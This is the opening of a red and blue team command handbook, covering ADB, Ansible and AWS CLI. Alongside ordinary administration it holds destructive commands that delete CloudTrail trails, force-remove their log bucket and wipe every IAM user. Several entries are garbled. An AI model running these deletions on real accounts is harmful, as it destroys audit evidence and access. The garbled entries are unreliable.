

OPERATOR HANDBOOK

SEARCH.COPY.PASTE.L33T;)



RED TEAM + OSINT + BLUE TEAM

NETMUX

v1 [02APR2020]

Operator Handbook. Copyright © 2020 Netmux LLC

All rights reserved. Without limiting the rights under the copyright reserved above, no part of this publication may be reproduced, stored in, or introduced into a retrieval system, or transmitted in any form or by any means (electronic, mechanical, photocopying, recording, or otherwise) without prior written permission.

ISBN-10: 9798605493952

Operator Handbook, Operator Handbook Logo, Netmux, and the Netmux logo are registered trademarks of Netmux, LLC. Other product and company names mentioned herein may be the trademarks of their respective owners. Rather than use a trademark symbol with every occurrence of a trademarked name, we are using the names only in an editorial fashion and to the benefit of the trademark owner, with no intention of infringement of the trademark.

The information in this book is distributed on an “As Is” basis, without warranty. While every precaution has been taken in the preparation of this work, neither the author nor Netmux LLC, shall have any liability to any person or entity with respect to any loss or damage caused or alleged to be caused directly or indirectly by the information contained in it.

While every effort has been made to ensure the accuracy and legitimacy of the references, referrals, and links (collectively “Links”) presented in this book/ebook, Netmux is not responsible or liable for broken Links or missing or fallacious information at the Links. Any Links in this book to a specific product, process, website, or service do not constitute or imply an endorsement by Netmux of same, or its producer or provider. The views and opinions contained at any Links do not necessarily express or reflect those of Netmux.

INFOSEC TWITTER ACKNOWLEDGEMENT

@ABJtech	@Mandiant	@bmenell	@m33x
@ACKFlags	@ManuscriptMaps	@bmenrigh	@m3g9tr0n
@AGoldmund	@Mao_Ware	@bostongolang	@mburnett
@ASTRON_NL	@MariNomadie	@brandonkovacs	@macadminsconf
@ATI_UT	@MicahZenko	@brandybblevins	@macinteractive
@Adam_Cyber	@Microsoft	@brave	@macvfx
@AgariInc	@MidAtlanticCCDC	@breenmachine	@malcomvetter
@AlecMuffett	@MikeConvertino	@briankrebs	@malwrhunterteam
@AndreGironda	@Mordor_Project	@bromium	@mandiant
@AndrewAskins	@Morpheus_____	@brutelogic	@maradydd
@AngelList	@MrDanPerez	@brysonbort	@marcusjcarey
@Anomali	@MyABJ	@bsbandit	@markarenaau
@Antid0tecom	@NASA	@bsideslv	@mason_rathe
@AricToler	@NOBBD	@bugcrowd	@matthew_d_green
@Arkbird_SOLG	@NSAGov	@builbykrit	@mattokeefe
@Arkcon	@NYU_CSE	@byharryconnolly	@maxplanckpress
@ArmyCyberInst	@NathanPatin	@byt3b133d3r	@mayraatx
@Ascii211	@NetSPI	@c0ncaled	@mdholcomb
@Atredis	@NewAmCyber	@c2_matrix	@mediafishy
@BEERISAC	@NewAmerica	@cBekrar	@mewo2
@BHinfoSecurity	@Newsy	@calibreobscura2	@mgoetzman
@BSidesAVL	@NoVAHackers	@cantcomputer	@michaelccronin
@BSidesCHS	@Nordic.Choice	@carnal0wnage	@mikeymikey
@BSidesCharm	@NotMedic	@caseyjohnellis	@moobas3
@BSidesGVL		@caseyjohnston	@motosolutions
@BSidesLV	@NullMode_	@catcallsPHL	@moxie
@BSidesSF	@OPCDE	@cedowens	@mrrogers315
@BSidesSac	@OSINTCurious	@cgbassa	@mrroytman
@BSides_NoVA	@OSPASafeEscape	@chain	@msftsecurity
@BanyonLabs	@OSSEM_Project	@checkmydump	@msuiche
@Baybe_Doll	@OWASP	@chkbal	@mtones9
@Beaker	@Obs_IL	@chris_foulon	@mubix
@Bellingcat	@ObscurityLabs	@chrianders88	@myhackerhouse
@Ben0xA	@OpenAI	@christrunner	@mysmartlogon
@BenDoBrown	@Openwall	@cktricky	@mythicmaps
@BerkeleyLaw	@OrinKerr	@climagic	@neksec
@Binary_Defense	@P4wnP1	@coanalysis	@nerd_nrw
@BlueDoorSector7	@PJVogt	@coalfirelabs	@netflix
@BlueTeamCon	@PMStudioUK	@coalfiresys	@networkdefense
@BrentWistrom	@PWTStrong	@cobalt_io	@nickstadb
@BruteLogic	@Paladin3161	@codegrazer	@nijagaw
@BsidesCLT	@PaloAltoNtwks	@commandlinefu	@nisos
@BsidesDC	@PassiveTotal	@corelight_inc	@nnwakelam
@BsidesLV	@PasswordStorage	@curiousJack	@nola_con
@BsidesTLV_CTF	@PeterWood_PDW	@cyb3rops	@nostarch
@Bugcrowd	@PhishingAi	@cyber_sloth	@nova_labs
@BugcrowdSupport	@Phreakerlife	@cyberstatecraft	
@Burp_Suite	@PiRanhalysis	@cyberwar_15	@nsagov
@CADInC	@Prevailion	@d3ad0ne	@nuartvision
@CIA	@PrimeVideo	@dadamitis	@nuelsinpita
@CNMF_VirusAlert	@ProductHunt	@dafengcao	@nytimes
@CONFidenceConf	@PwdRsCh	@daleapearson	@objective_see
@CTFTime	@PyroTek3	@dangoodin001	@obsecurus
@CU_ICAR	@QW5kcmV3	@datadog	@offsectraining
@CalibreObscura	@RPISEC	@daveitel	@oktopuses
@Capsule8	@Rapid7	@davidstewartNY	@olafhartong
@CarloAlcan	@RealDonaldTrump	@davywtf	@oleavr
@Carlos_Perez	@RecordedFuture	@dc_bhv	@packetninjas
@CaseyCammilleri	@RedDrip7	@dcstickerswap	@pagedout_zine
@CashApp	@Remediant	@deadpixelsec	@paloaltontwks
@CaveatCW	@RidT	@defcon	@passingthehash
@Chick3nman512	@RiskIQ	@demonslay335	@patricknorton
@CindyOtis_	@Rmy	@dex_eve	@patrickwardle
@CipherEveryword	@Rmy_Reserve	@dguido	@pedramamini
@CircleCityCon	@RonJonArod	@dhenny	@pentest_swissky
@ClaireTills	@RoseSecOps	@dianainitiative	@perribus

@ComaeIo	@RupprechtDeino	@digininja	@philofishal
@CptJesus	@Rupprecht_A	@digitalshadows	@philismd
@CrackMeIfYouCan	@RuraPentheo	@dinodaizovi	@photon_research
@CrowdStrike	@RuralTechFund	@disclosedh1	@pickie_piggie
	@SAINTCON	@dissect0r	@pietdaniel
@Cyb3rWard0g	@SAINTCONPCrack	@dkorunic	@pinguino
@CyberScoopNews	@SANSinstitute	@donttrythis	@pir34
@Cyberarms	@SINON_REBORN	@dotMudge	@planetlabs
@CyberjutsuGirls	@SNGengineer	@dropdeadfu	@polrbearproject
@CynoPrime	@Swiefling	@dumpmon	@prevailion
@DARPA	@SailorSnubs	@duo_labs	@proofpoint
@DCPoliceDept	@Salesforce	@dwizzleMSFT	@pumpcon
@D_Gilbertson	@SatNOGS	@dyn_	@pupsuntzu
@Dallas_Hackers	@Sbreakint1	@dynyllandeilo	@pwcrack
@DaniGoland	@SC00bzT	@edskoudis	@quitzime
@DanielMiessler	@SecBSD	@efadrones	@qwertyoruiopz
@DarkDotFail		@elastic	@rapid7
@DataTribe	@SecureThisNow	@emailrepo	@rchomie
@Dave_Maynor	@SecurityVoices	@endsurveillance	@reaperhulk
@Defcon	@Sektionsfins	@enigma0x3	@redblobgames
@DefuseSec	@SethHanford	@expel_io	@redcanaryco
@DeptOfDefense	@ShapeSecurity	@eyalsela	@reddit
@DharmaPlatform	@ShielderSec	@fastly	@redteamfieldman
@DhiruKholia	@ShiningPonies	@felixaime	@reed_college_
@DragonSectorCTF	@SiegeTech	@foxit	@rejoiningthetao
@Dragonkin37	@SigintOS	@frankrietta	@repdet
@Dragosinc	@SiliconHBO	@fs0c131y	@replyall
@Draplin	@SkelSec	@fun_cuddles	@reporturi
@Dropbox	@Snubs	@fuzziphy	@rickhholland
@DrunkBinary	@SpareTimeUSA	@g0tmilk	@riettainc
@DukeU	@SpecterOps	@geeknik	@rkervell
@EarthLib	@Spy_Stations	@genscape	@mondello
@Elastic	@Square	@gentilkiwi	@robot_wombat
@ElcomSoft	@StartupWatching	@githubsecurity	@rodoassis
@ElectricCoinCo	@Status451Blog	@gm4tr1x	@ropnop
@EmpireHacking	@SteveD3	@golem445	@rotng_news
@EricMichaud	@Stickerum	@google	@rrcyrus
@ErrataRob	@StratSentinel	@grimmycyber	@rrhoover
@Evil_Mog	@SummitRoute	@gynvael	@rsi
@F5	@SunTzuSec	@hack_secure	@rw_access
@F5Networks	@SuperfluousSec	@hackerfantastic	@ryanaraine
@FactionC2	@SynackRedTeam	@hacks4pancakes	@solstic3
@FalconForceTeam	@TCMSecurity	@hak5darren	@ss3inlc
@FewAtoms	@THE_HELK	@halvarflake	@sashahacks
@FireEye	@TalosSecurity	@har1sec	@scatsec
@Fist0urs	@TankerTrackers	@harmj0y	@scythe_io
@FlatleyAdam	@TechDrawl	@haroonmeer	@secbern
@FletcherSchool	@TechRanch	@hashcat	@securedrop
@Forensication	@Technologeeks	@haveibeenpwned	@secureideas1lc
@Forrester	@TerashCorp	@hexlax	@securitybssides
@Fortinet	@TessSchrodinger	@heykitzy	@securitysublime
@FortyNorthSec	@Th3Zer0	@hshaban	@selenawayatt21
@Fox_Pick	@The4rchange1	@hsmVault	@sfissa
@GblEmancipation	@TheHackersNews	@httpseverywhere	@sharpstef
@GeorgetownCSS	@TheMacFixer	@humuinc	@shellphish
@GlytchTech	@ThreatConnect	@i0n1c	@shodanhq
@Goetzman	@TihanyiNorbert	@iHeartMalware	@slydog
@GoogleDevExpert	@Timele9527	@iTzJeison	@snlyngaas
@Graphika_Inc	@Timo_Steffens	@iamthecavalry	@snubs
@Graphika_NYC	@TinkerSec	@ics_village	@solardiz
@GreyNoiseIO	@TorryCrass	@icsvillage	@sonofshirt
@GrumpyHackers	@TrailofBits	@igsonart	@spazef0rze
@HP	@TribeOfHackers	@ihackbanme	@specterops
@Hacker0x01	@TrimarcSecurity	@illusivenw	@splcenter
@HackersHealth	@TrustedSec	@iminyourwifi	@square
@HackingDave	@Twitter	@initialized	@raveau
@HackingHumansCW	@TychoTithonus	@insitusec	@stevebiddle
@Hackmiami	@USA_Network	@unallocated	@stfizzz

@Harvard	@Unit42_Intel	@iqlusioninc	@stricturegroup
@HashCraftsMen	@UnixToolTip	@issuemakerslab	@stvemillertime
@HashSute	@VCBraggs	@its_a_feature_	@swagitda_
@Hashcat	@VICE	@jack_daniel	@synack
@HashesOrg	@VK_Intel	@jaredcatkinson	@sysdig
@HashiCorp	@VXShare	@jaredhaight	@tacticalmaid
@Haus3c	@VerodinInc	@jaysonstreet	@tamperinfo
@HenriKehmann	@Viking_Sec	@jcanto	@taosecurity
@Hexacorn	@WashingtonPost	@jckichen	@taurusgroup_ch
@HoustonHackers	@WeekendFund	@jedisct1	@tcviera
@HunterPlaybook	@WillStrouseJr	@jessysaurusrex	@teamcymru
@HuntersForge	@WomenCyberjutsu	@jhencinski	@techstars
@HuntressLabs	@WylieNewmark	@jimmychappell	@teserakt_io
@Hushcon	@Xanadrel	@jjx	@testedcom
@Hydraxe	@XssPayloads	@jkamdjou	@th3cyF0x
@ICS_Village	@YCNDC_DC	@jmgosney	@th_koeln
@IanColdwater	@Yuantest3	@jmp_AC	@theKos
@IdoNaor1	@ZDNetfr	@jmulpvenon	@theNinjaJobs
@InQuest	@ZIMPERIUM	@joernchen	@theZDI
@InfoSecSherpa	@ZecOps	@joeynoname	@thecybermentor
@Ingardians	@Zeroium	@john_users	@thecyberwire
@InsanityBit	@absoluteappsec	@jonasl	@thegrugq
@Intel471Inc	@acedtect	@jorgeorchilles	@themiraclefound
@IntelCrab	@achillean	@josephizzo	@thephreck
@JohnnyXm4s	@ackmage	@jpgoldberg	@thor_scanner
@JAMFSoftware	@adamcaudill	@jpmosco	@thorsheim
@JGamblin	@adversariel	@jsecurity101	@threatcare
@JSyveren	@agariinc	@jsoverson	@threatstack
@JacquelinesLife	@avillage_dc	@jw_sec	@tifkin_
@JakeGodin	@albinowax	@kalgecin	@tiraniddo
@James_inthe_box	@alexhutton	@karimhijazi	@tiskimber
@Jhaddix	@alexisohanian	@kaspersky	@tliston
@JohnDCook	@aloria	@katestarbird	@trailofbits
@JohnHultquist	@antisnatchor	@kauffmanfellows	@trbrtc
@Johneteil	@armitagehacker	@keenjoy95	@troyhunt
@Kaspersky	@ashley_shen_920	@kelthenoise	@tyler_robinson
@ KeePassXC	@asmartbear	@kenwhite	@unix_ninja
@KennaSecurity	@atredis	@kfalconspb	@unix_root
@KismetWireless	@atxawesome	@kfosaen	@usnavy
@KitPloit	@atxstartupweek	@khro0x40sh	@usscastro
@KryptoAndI	@austininno	@kirbstr	@v33na
@LFC	@autumnbreezed	@kl_support	@veord
@LOFAR	@bad_packets	@kleodox	@virusbay_io
@LaMaSteR53	@bascule	@knoxss_me	@volatility
@LawyerLiz	@bcrypt	@koelncampus	@vshamapant
@LeakKisser	@beauwoods	@komandsecurity	@vxunderground
@Leasfer	@bellingcat	@krishnasrini	@w34kp455
@LeftoftheDialPC	@benimmo	@kryptera	@wammezz
@LibreSpace_Fnd	@benjdyer	@kudelskisec	@wellsgsr
@Lisa_O	@benmmurphy	@kyleehmke	@whoisrrbot
@LiveOakVP	@bigmacjpg	@lady_nerd	@winxp5421
@LiveoakVP	@billpollock	@lakiw	@wmespeakers
@Lookout	@binaryedgeio	@lapcatsoftware	@wrivers
@Monit0r	@bitcrack_cyber	@letsencrypt	@wslafoy
@Ma7ad0r	@bittner	@likeidreamof28	@xforceder
@MaMe82	@blackorbird	@likethecoins	@xoreaxeaeax
@MacDevOpsYVR	@blackroomsec	@liveoakvp	@ydklijnsma
@MacTechConf	@blaingillam	@lordsaibat	@yourstacks
@MaliciaRogue	@blkCodeCollectve	@lorriettweet	@b0mb\$h3ll

NETMUX.COM
@NETMUX ON TWITTER
OPERATOR HANDBOOK UPDATES OR SEND SUGGESTIONS/CORRECTIONS

HEALTH & WELLNESS

National Suicide Prevention Lifeline: 1-800-273-8255

MENTAL HEALTH HACKERS

<https://www.mentalhealthhackers.org/>
Twitter @HackersHealth

There's no simple test that can let someone know if there is a mental health condition, or if actions and thoughts might be typical behaviors or the result of a physical illness.

Each condition has its own set of symptoms, but some common signs of mental health conditions can include the following:

- Excessive worrying or fear
- Feeling excessively sad or low
- Confused thinking or problems concentrating and learning
- Extreme mood changes, including uncontrollable "highs" or feelings of euphoria
- Prolonged or strong feelings of irritability or anger
- Avoiding friends and social activities
- Difficulties understanding or relating to other people
- Changes in sleeping habits or feeling tired and low energy
- Changes in eating habits such as increased hunger or lack of appetite
- Changes in sex drive
- Difficulty perceiving reality (delusions/hallucinations)
- Inability to perceive changes in one's own feelings, behavior, or personality
- Abuse of substances like alcohol or drugs
- Multiple physical ailments without obvious causes
- Thoughts of suicide, or suicidal planning
- Inability to carry out daily activities or handle daily problems and stress

Don't be afraid to reach out if you or someone you know needs help. Learning all you can about mental health is an important first step. Reach out to your health insurance, primary care doctor, or state/country mental health authority for more resources.

I highly recommend finding a Mental Health First Aid class near you, regardless of whether you are personally struggling with an issue. Chances are high that you are close to someone who is, whether you realize it or not. Directly or indirectly, mental health conditions affect all of us. In fact, one in four people have some sort of mental health condition. We are not as alone as we think, and we can make a huge contribution to society just by staying alive.

Support systems are vital to recovery. The support helps minimize damage posed by mental illness on an individual. It also can save a loved one's life. There are many steps you can take to help yourself or others, including:

- Inform yourself as much as possible about the illness being faced.
- Start dialogues, not debates, with family and friends.
- In cases of acute psychiatric distress (experiencing psychosis or feeling suicidal, for instance), getting to the hospital is the wisest choice.
- Instead of guessing what helps: Communicate about it, or ask.
- Seek out support groups.
- Reassure your friends or family members that you care about them.
- Offer to help them with everyday tasks if they are unable.
- Include them in your plans and continue to invite them without being overbearing, even if they resist your invitations.
- Keep yourself well and pace yourself. Overextending yourself will only cause further problems in the long run.
- Avoid falling into the role of "fixer" and "savior." No matter how much you love someone, it cannot save them.
- Offering objectivity, compassion, and acceptance is valuable beyond measure.
- Know that even if your actions and love may seem to have little impact, they are making a difference.
- Have realistic expectations. The recovery process is not a straight line, nor is it one that happens quickly.

PEOPLE TO FOLLOW ON TWITTER FOR LOVE, VIBES, and FEELS DAILY

@bsdbandit
@carnal0wnage
@marcusjcarey
@blenster
@jaysonstreet

INFOSEC TWITTER ACKNOWLEDGEMENT-----	3
HEALTH & WELLNESS-----	6
A-----	12
ANDROID DEBUG BRIDGE (ADB)-----	13
ANDROID_Resources-----	16
ANSIBLE-----	16
AWS CLI-----	20
AWS_Defend-----	27
AWS_Exploit-----	30
AWS_Hardening-----	35
AWS_Terms-----	35
AWS_Tricks-----	37
AZURE CLI -----	39
AZURE_Defend-----	44
AZURE_Exploit-----	44
AZURE_Hardening -----	48
AZURE_Terms-----	48
AZURE_Tricks-----	48
B-----	49
BLOODHOUND-----	49
C-----	52
COBALT STRIKE-----	52
CYBER CHEF-----	57
D-----	59
DATABASES -----	59
DEFAULT PASSWORDS-----	60
DOCKER-----	61
DOCKER_Exploit-----	63
F-----	65
FLAMINGO-----	65
FRIDA-----	67
G-----	70
GCP CLI-----	70
GCP_Defend-----	74
GCP_Exploit-----	76
GCP_Hardening-----	76
GCP_Terms-----	77
GHIDRA -----	77
GIT -----	80
GITHUB CLI-----	82

GITHUB_Exploit-----	83
GREYNOISE-----	84
H -----	90
HASHCAT-----	91
I -----	92
ICS / SCADA TOOLS-----	93
INTERNET EXCHANGE POINTS-----	93
IMPCAPTURE-----	93
iOS-----	95
IPTABLES-----	97
IPv4-----	99
IPv6-----	100
J -----	104
JENKINS_Exploit-----	104
JOHN THE RIPPER-----	105
JQ-----	106
K -----	108
KUBERNETES-----	108
KUBERNETES_Exploit-----	108
KUBECTL-----	112
L -----	119
LINUX_Commands-----	119
LINUX_Defend-----	123
LINUX_Exploit-----	127
LINUX_Hardening-----	133
LINUX_Ports-----	134
LINUX_Structure-----	144
LINUX_Tricks-----	148
LINUX_Versions-----	150
M -----	155
MACOS_Commands-----	155
MACOS_Defend-----	163
MACOS_Exploit-----	174
MACOS_Hardening-----	182
MACOS_Ports-----	182
MACOS_Structure-----	187
MACOS_Tricks-----	190
MACOS_Versions-----	193
MALWARE_Resources-----	194
MDXFIND / MDXSPLIT-----	196

METASPLOIT-----	199
MIMIKATZ-----	202
MIMIKATZ_Defend-----	207
MSFVENOM -----	208
N -----	210
NETCAT -----	210
NETWORK DEVICE_Commands -----	211
NFTABLES -----	217
NMAP -----	223
O -----	224
OSINT_Techniques-----	225
OSINT_Tools-----	229
OSINT_Resources -----	234
OSINT_SearchEngines-----	235
OSINT_SocialMedia-----	238
OSQUERY-----	241
P -----	243
PACKAGE MANAGERS-----	243
PASSWORD CRACKING_Methodology -----	245
PHYSICAL ENTRY_Keys-----	250
PORTS_Top1000-----	252
PORTS_ICS/SCADA-----	254
PORTS_Malware C2-----	256
PUPPET -----	259
PYTHON-----	261
R -----	263
REGEX -----	263
RESPONDER-----	267
REVERSE SHELLS-----	269
S -----	276
SHODAN -----	276
SNORT-----	278
SPLUNK-----	279
SQLMAP-----	286
SSH-----	288
T -----	294
TCPDUMP-----	294
THREAT INTELLIGENCE-----	297
TIMEZONES-----	297
TMUX-----	303

TRAINING_Blue Team -----	305
TRAINING_OSINT -----	305
TRAINING_Red Team -----	306
TSHARK -----	306
U -----	310
USER AGENTS -----	310
V -----	314
VIM -----	314
VOLATILITY-----	318
W -----	320
WEB_Exploit-----	320
WEBSERVER_Tricks -----	327
WINDOWS_Commands-----	331
WINDOWS_Defend-----	336
WINDOWS_Exploit-----	353
WINDOWS_Hardening-----	366
WINDOWS_Ports-----	367
WINDOWS_Registry-----	372
WINDOWS_Structure-----	415
WINDOWS_Tricks-----	417
WINDOWS_Versions-----	418
WINDOWS DEFENDER ATP-----	419
WIRELESS FREQUENCIES-----	425
WIRELESS_Tools-----	427
WIRESHARK-----	428
Y -----	430
YARA-----	430

A

ANDROID DEBUG BRIDGE (ADB)

RED TEAM

REVERSE ENGINEERING

MOBILE

Android Debug Bridge (adb) is a versatile command-line tool that lets you communicate with a device. The adb command facilitates a variety of device actions, such as installing and debugging apps, and it provides access to a Unix shell that you can use to run a variety of commands on a device.

ADB BASICS	
<code>adb devices</code>	lists connected devices
<code>adb root</code>	restarts adbd with root permissions
<code>adb start-server</code>	starts the adb server
<code>adb kill-server</code>	kills the adb server
<code>adb reboot</code>	reboots the device
<code>adb devices -l</code>	list of devices by product/model
<code>adb shell</code>	starts the background terminal
<code>exit</code>	exits the background terminal
<code>adb help</code>	list all commands
<code>adb -s <deviceName> <command></code>	redirects command to specific device
<code>adb -d <command></code>	directs command to only attached USB device
<code>adb -e <command></code>	directs command to only attached emulator
PACKAGE INSTALLATION	
<code>adb shell install <apk></code>	install app
<code>adb shell install <path></code>	install app from phone path
<code>adb shell install -r <path></code>	install app from phone path
<code>adb shell uninstall <name></code>	remove the app
PATHS	
<code>/data/data/<package>/databases</code>	app databases
<code>/data/data/<package>/shared_prefs/</code>	shared preferences
<code>/data/app</code>	apk installed by user

<code>/system/app</code>	pre-installed APK files
<code>/mm/mmt/asec</code>	encrypted apps
<code>/mm/mmt/emmc</code>	internal SD Card
<code>/mm/mmt/adcard</code>	external/Internal SD Card
<code>/mm/mmt/adcard/external_sd</code>	external SD Card
<code>adb shell ls</code>	list directory contents
<code>adb shell ls -s</code>	print size of each file
<code>adb shell ls -R</code>	list subdirectories recursively
FILE OPERATIONS	
<code>adb push <local> <remote></code>	copy file/dir to device
<code>adb pull <remote> <local></code>	copy file/dir from device
<code>run-as <package> cat <file></code>	access the private package files
PHONE INFO	
<code>adb get-stat-μ</code>	print device state
<code>adb get-serialno</code>	get the serial number
<code>adb shell dumpsys iphonesybinfo</code>	get the IMEI
<code>adb shell netstat</code>	list TCP connectivity
<code>adb shell pwd</code>	print current working directory
<code>adb shell dumpsys battery</code>	battery status
<code>adb shell pm list features</code>	list phone features
<code>adb shell service list</code>	list all services
<code>adb shell dumpsys activity <package>/<activity></code>	activity info
<code>adb shell ps</code>	print process status
<code>adb shell wm size</code>	displays the current screen resolution
<code>dumpsys window windows grep -E 'mCurrentFocus mFocusedApp'</code>	print current app's opened activity
PACKAGE INFO	
<code>adb shell list packages</code>	list package names
<code>adb shell list packages -r</code>	list package name + path to apks
<code>adb shell list packages -3</code>	list third party package names

<code>adb shell list packages -s</code>	list only system packages
<code>adb shell list packages -u</code>	list package names + uninstalled
<code>adb shell dumpsys package packages</code>	list info on all apps
<code>adb shell dump <name></code>	list info on one package
<code>adb shell path <package></code>	path to the apk file
CONFIGURE SETTINGS	
<code>adb shell dumpsys battery set level <n></code>	change the level from 0 to 100
<code>adb shell dumpsys battery set status<n></code>	change the level to unknown
<code>adb shell dumpsys battery reset</code>	reset the battery
<code>adb shell dumpsys battery set usb <n></code>	change the status of USB connection. ON or OFF
<code>adb shell wm size WxH</code>	sets the resolution to WxH
DEVICE RELATED CMDS	
<code>adb reboot-recovery</code>	reboot device into recovery mode
<code>adb reboot fastboot</code>	reboot device into recovery mode
<code>adb shell screencap -p "/path/to/screenshot.png"</code>	capture screenshot
<code>adb shell screenrecord "/path/to/record.mp4"</code>	record device screen
<code>adb backup -apk -all -f backup.ab</code>	backup settings and apps
<code>adb backup -apk -shared -all -f backup.ab</code>	backup settings
<code>adb backup -apk -nosystem -all -f backup.ab</code>	backup only non-system apps
<code>adb restore backup.ab</code>	restore a previous backup
<code>adb shell am start startservice broadcast <INTENT>[<COMPONENT>] -a <ACTION> e.g. android.intent.action.VIEW -c <CATEGORY> e.g. android.intent.category.LAUNCHER</code>	start activity intent
<code>adb shell am start -a android.intent.action.VIEW -d URL</code>	open URL
<code>adb shell am start -t image/* -a android.intent.action.VIEW</code>	opens gallery
LOGS	
<code>adb logcat [options] [filter] [filter]</code>	view device log
<code>adb bugreport</code>	print bug reports
PERMISSIONS	

<code>adb shell permissions groups</code>	list permission groups definitions
<code>adb shell list permissions -g -r</code>	list permissions details

A

A

ANDROID_Resources

RED/BLUE TEAM	ANALYSIS	MOBILE
---------------	----------	--------

AVC UnDroid <http://undroid.av-comparatives.info/>

Submit Android apps for quick online analysis with AVC UnDroid.

Virustotal - max 128MB <https://www.virustotal.com/>

Submit suspicious Android files/apks to analysis.

AppCritique - <https://appcritique.boozallen.com/>

Upload your Android APKs and receive comprehensive free security assessments.

AMAAaaS - <https://amaaas.com/>

Free Android Malware Analysis Service. A bare metal service features static and dynamic analysis for Android applications. A product of MalwarePot.

APKPure - EXTRACTED APK's

<https://m.apkpure.com/>

Apks are nothing more than a zip file containing resources and assembled java code. If you were to simply unzip an apk, you would be left with files such as classes.dex and resources.arsc.

REFERENCE:

<https://github.com/ashishb/android-security-awesome>

<https://github.com/anitaa1990/Android-Cheat-sheet>

<https://github.com/tanprathan/MobileApp-Pentest-Cheatsheet>

A

A

ANSIBLE

RED/BLUE TEAM	MANAGEMENT	DEVOPS
---------------	------------	--------

Ansible is an open-source IT automation engine which can help you to automate most of your repetitive tasks in your work life.

Ansible can also improve the consistency, scalability, reliability and easiness of your IT environment.

VARIABLES	
<code>host_vars</code>	directory for host variable files
<code>group_vars</code>	directory for group variable files

facts	collecting the host specific data
register	registered variables
vars	in playbook
vars_files	in playbook
include_vars	module
include_tasks: stuff.yml	include a sub task file
TASK CONTROL & LOOPS	
with_items	then “item” inside action
with_nested	for nested loops
with_file	
with_fileglob	
with_sequence	
with_random_choice	
when	meet a condition
MODULES	
copy	copy file or content
get_url	download file
file	manage file/directories
yum	manage package
service	manage services
firewalld	firewall service
lineinfile	add a line to dest file
template	to template file with variables
debug	to debug and display
add_host	add host to inventory while play
wait_for	use for flow control
apt	manage apt-packages
shell	execute shell commands on targets
PLAYBOOKS	
ansible-playbook <YAML>	Run on all hosts defined
ansible-playbook <YAML> -f 10	Fork - Run 10 hosts parallel
ansible-playbook <YAML> --verbose	Verbose on successful tasks
ansible-playbook <YAML> -C	Test run
ansible-playbook <YAML> -C -D	Dry run
ansible-playbook <YAML> -l <host>	Limit to run on single host
HANDLERS	
notify	to notify the handler
handlers	define handler
TAGS	
tags	add tags to the tasks
--tags '<tag>'	during playbook execution
--skip-tags	for skipping those tags
tagged	run any tagged tasks
untagged	any untagged items

all	all items
HANDLING ERRORS	
ignore_errors	proceed or not if any error on current task
force_handlers	call handler even the play failed
failed_when	mark the task as failed if a condition met
changed_when	set “ok” or “failed” for a task
block	logical grouping of tasks (can use with when)
rescue	to run if block clause fails
always	always run even block success or fails
ROLES	
Role Directories	
defaults	default value of role variables
files	static files referenced by role tasks
handlers	role's handlers
meta	role info like Author, Licence, Platform etc
tasks	role's task definition
templates	jinja2 templates
tests	test_inventory and test.yml
vars	role's variable values
pre_tasks	tasks before role
post_tasks	tasks after role
ANSIBLE GALAXY	
ansible-galaxy search 'install git' --platform el	search for a role
ansible-galaxy info <role-name>	display role information
ansible-galaxy install <role-name> -p <directory>	install role from galaxy
ansible-galaxy list	to list local roles
ansible-galaxy remove <role-name>	remove role
ansible-galaxy init --offline <role-name>	initiate a role directory
DELEGATION	
delegate_to: localhost	run the task on localhost instead of inventory item
delegate_facts	assign the gathered facts from the tasks to the delegated host instead of current host
PARALLELISM	

forks	number of forks or parallel machines
--forks	when using ansible-playbook
serial	control number parallel machines
async: 3600	wait 3600 seconds to complete the task
poll: 10	check every 10 seconds if task completed
wait_for	module to wait and check if specific condition met
async_status	module to check an async task status
ANSIBLE VAULT	
ansible-vault create newfile	create a new vault file
ansible-vault view newfile	view file which is already ansible vaulted
ansible-vault edit newfile	Edit file
ansible-vault view -- vault-password-file .secret newfile	provide vault password as file
ansible-vault decrypt newfile	remove encryption or vault
ansible-vault rekey newfile	change vault password
--ask-vault-pass or --vault-password-file <secret-password-file>	ask for vault password for ansible-playbook
TROUBLESHOOTING	
log_path	where logs are saved
debug	module for debugging
--syntax-check	syntax checking for playbooks before they run
--step	run playbook step by step
--start-at-task	run a playbook but start at specific task
--check	check mode
--diff	will show the expected changes if you run the playbook, but will not do any changes (kind of dry run)
uri	module for testing url
script	module for running script and return success code
stat	module to check the status of files/dir
assert	check file exist

REFERENCE:

<https://github.com/ginigangadharan/ansible-cheat-sheet>

A**A**

AWS CLI

RED/BLUE TEAM

RECON/ADMIN

CLOUD

The AWS Command Line Interface is a unified tool to manage your AWS services.

```
aws [options] <command> <subcommand> [parameters]
```

Command displays help for available top-level commands:

```
aws help
```

Command displays the available EC2 (Amazon EC2) specific commands:

```
aws ec2 help
```

Command displays detailed help for EC2 DescribeInstances operation.

```
aws ec2 describe-instances help
```

Cloudtrail - Logging and Auditing

List all trails

```
aws cloudtrail describe-trails
```

List all S3 buckets

```
aws s3 ls
```

Create a new trail

```
aws cloudtrail create-subscription --name awslog --s3-new-bucket awslog2020
```

List the names of all trails

```
aws cloudtrail describe-trails --output text | cut -f 8
```

Get the status of a trail

```
aws cloudtrail get-trail-status --name awslog
```

Delete a trail

```
aws cloudtrail delete-trail --name awslog
```

Delete the S3 bucket of a trail

```
aws s3 rb s3://awslog2020 --force
```

Add tags to a trail, up to 10 tags allowed

```
aws cloudtrail add-tags --resource-id awslog --tags-list "Key=log-type,Value=all"
```

List the tags of a trail

```
aws cloudtrail list-tags --resource-id-list
```

Remove a tag from a trail

```
aws cloudtrail remove-tags --resource-id awslog --tags-list "Key=log-type,Value=all"
```

IAM USERS

***Limits = 5000 users, 100 group, 250 roles, 2 access keys per user*

List all user's info

```
aws iam list-users
```

List all user's usernames

```
aws iam list-users --output text | cut -f 6
```

List current user's info

```
aws iam get-user
```

List current user's access keys

```
aws iam list-access-keys
```

Create new user

```
aws iam create-user --user-name aws-admin2
```

Create multiple new users from file

```
allUsers=$(cat ./user-names.txt)
for userName in $allUsers; do
    aws iam create-user --user-name $userName
done
```

List all users

```
aws iam list-users --no-paginate
```

Get a specific user's info

```
aws iam get-user --user-name aws-admin2
```

Delete one user

```
aws iam delete-user --user-name aws-admin2
```

Delete all users

```
allUsers=$(aws iam list-users --output text | cut -f 6);
```

```
allUsers=$(cat ./user-names.txt)
for userName in $allUsers; do
    aws iam delete-user --user-name $userName
done
```

IAM PASSWORD POLICY

List password policy

```
aws iam get-account-password-policy
```

Set password policy

```
aws iam update-account-password-policy \
--minimum-password-length 12 \
--require-symbols \
--require-numbers \
--require-uppercase-characters \
--require-lowercase-characters \
--allow-users-to-change-password
```

Delete password policy

```
aws iam delete-account-password-policy
```

